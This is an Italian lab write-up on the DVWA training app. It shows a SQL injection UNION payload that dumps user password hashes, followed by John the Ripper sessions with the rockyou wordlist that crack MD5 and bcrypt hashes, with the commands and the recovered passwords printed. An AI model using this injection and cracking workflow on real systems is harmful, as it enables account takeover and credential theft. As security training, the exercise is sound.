
Obiettivo dell'Esercizio

L'obiettivo è quello di recuperare le password hashate dal database della DVWA ed eseguire sessioni di cracking per ottenere la loro versione in chiaro utilizzando strumenti specifici.

1. Recupero degli hash tramite stringa SQL:

' UNION SELECT user,password FROM dvwa.users#



Ho copiato gli hash in un file TXT.

2. Tramite terminale ho controllato che la wordlists fosse installata.
3. Tramite terminale ho estratto il file rockyou.txt.gz

4. Ho inizializzato il processo di password cracking utilizzando John the Ripper.
   Essendo password di 32 caratteri ho ipotizzato essere password con funzione di hash md5

   john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt
   /home/kali/Documents/password.txt

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Documents/password.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (?)
1g 0:00:00:00 DONE (2024-12-12 15:10) 4.545g/s 2618p/s 2618c/s 2618C/s jeffrey..parola
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --show --format=raw-md5 /home/kali/Documents/password.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

Dopo il commando mi dava come informazioni che 4 password erano differenti ma una si ripeteva. Quindi ho lanciato il comando show per vederle tutte.

EXTRA

Ho copiato e incollato le tre hash in un file TXT.

Vedendo che le hash iniziavano con $2b$ ho utilizzato il prefisso bcrypt al comando John the Ripper. In questo modo john, come per format=raw-md5, lo riconosce automaticamente grazie al prefisso e utilizza il modulo bcrypt per il cracking.

```
┌──(kali㉿kali)-[~/Documents]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt /home/kali/Documents/password1.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
shadow           (?)
darksoul         (?)
mena             (?)
3g 0:00:02:43 DONE (2024-12-12 15:19) 0.01836g/s 2101p/s 2279c/s 2279C/s menu4life..memory7
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```